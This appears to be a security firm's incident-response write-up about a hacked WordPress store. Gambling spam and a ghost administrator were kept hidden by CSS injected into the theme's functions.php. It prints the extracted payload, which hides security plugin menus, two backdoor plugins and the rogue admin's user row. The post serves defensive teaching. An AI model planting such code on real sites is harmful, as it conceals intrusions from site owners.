
We spent three hours last Tuesday pulling apart a compromised e-commerce site. The symptom was glaring. The frontend of the store was plastered with Indonesian gambling posts pushing “Demo Slot Tema Asia” and “Slot Deposit 5000”. By the time we were called in, the attacker had injected 847 spam posts over roughly six weeks, with one ghost administrator account sitting undetected and active for 41 days.

We assumed the usual entry point: a vulnerable plugin allowing unauthenticated post creation. We purged the database of the SEO spam easily enough. The real problem was finding out how the attacker was maintaining access.
Key Takeaways
- Application UIs are unreliable during incident response; always verify user privileges and counts directly against
wp_usersandwp_usermetadatabase tables.- Attackers frequently use native theme files to inject CSS payloads, hiding security warnings and backdoor plugins via DOM manipulation.
- Relying entirely on standard security plugins is insufficient if an attacker gains enough privilege to apply
display: noneto the plugin’s own dashboard interface.
The discrepancy: ghost admins in the UI
I checked the WordPress users list to audit administrator accounts. The UI showed an immediate discrepancy. The aggregate count at the top of the table clearly registers “Administrator (3)”, but the data table only renders two rows.

A standard visual inspection misses this entirely. One administrator account was invisible to the site owner.
Bypassing visual audits
Attackers usually build persistence by dropping obfuscated PHP shells in the uploads directory or burying base64-encoded strings deep in database transients. This attacker took a simpler, lazier route. They altered the presentation layer to blind the site admins.
The persistence layer: a CSS injection in functions.php
By checking the active theme files, we found a crude injection appended to the end of wp-content/themes/botiga/functions.php.

The attacker hooked into admin_head to echo a raw <style> block directly into the WordPress admin dashboard.
Analyzing the attack code
Here is the payload we extracted:
add_action('admin_head', 'my_custom_css_do');function my_custom_css_do() {echo '<style>#wpadminbar #wp-admin-bar-hide-notifications {display:none;}#adminmenu li#menu-users li:nth-of-type(5) {display:none;}#adminmenu li#toplevel_page_itsec-dashboard {display:none;}.plugins-php .plugins tr[data-slug="temporary-login-without-password"]{ display:none; }.users-php .users tr[id="user-1087"]{ display:none; }#adminmenu li#toplevel_page_manage_notices_settings {display:none;}.plugins-php .plugins tr[data-slug="wp-hide-backed-notices"]{ display:none; }</style>';}The mechanism relies entirely on CSS display: none to hide UI elements. Line by line:

It targets specific DOM nodes to suppress warning notifications, hide the iThemes Security dashboard menu item, and cloak two specific backdoor plugins: “Temporary Login Without Password” and “WP Hide Backend Notices”.
The last rule mattered most. .users-php .users tr[id="user-1087"] removes a specific user row from the admin panel view. Once we bypassed the UI and queried the database directly for ID 1087, we found our ghost administrator: an account named “AmranVai”.

Tradeoffs of the DOM-level rootkit
Every technical choice has tradeoffs, even for attackers. This method is cheap to implement. It requires no complex PHP logic and quietly bypasses basic security audits performed by non-technical store owners who only look at dashboards. But it breaks easily. Because the payload lives strictly in the active theme’s functions.php file, a simple theme update or a switch to a default theme instantly strips the persistence mechanism and exposes the rogue user. It also leaves an obvious footprint in version control.
The full cleanup took four hours: roughly an hour to understand the scope and audit the database tables directly, forty minutes to identify and strip the persistence mechanism from functions.php, another hour to purge the 847 spam posts and reset compromised credentials, and forty minutes of post-remediation verification. No store downtime — we worked on a staging clone and pushed the cleaned files in a single deploy.
You cannot trust the application UI when auditing a compromised system. If the environment is breached, the DOM is just another vector for obfuscation. Audit the raw database tables.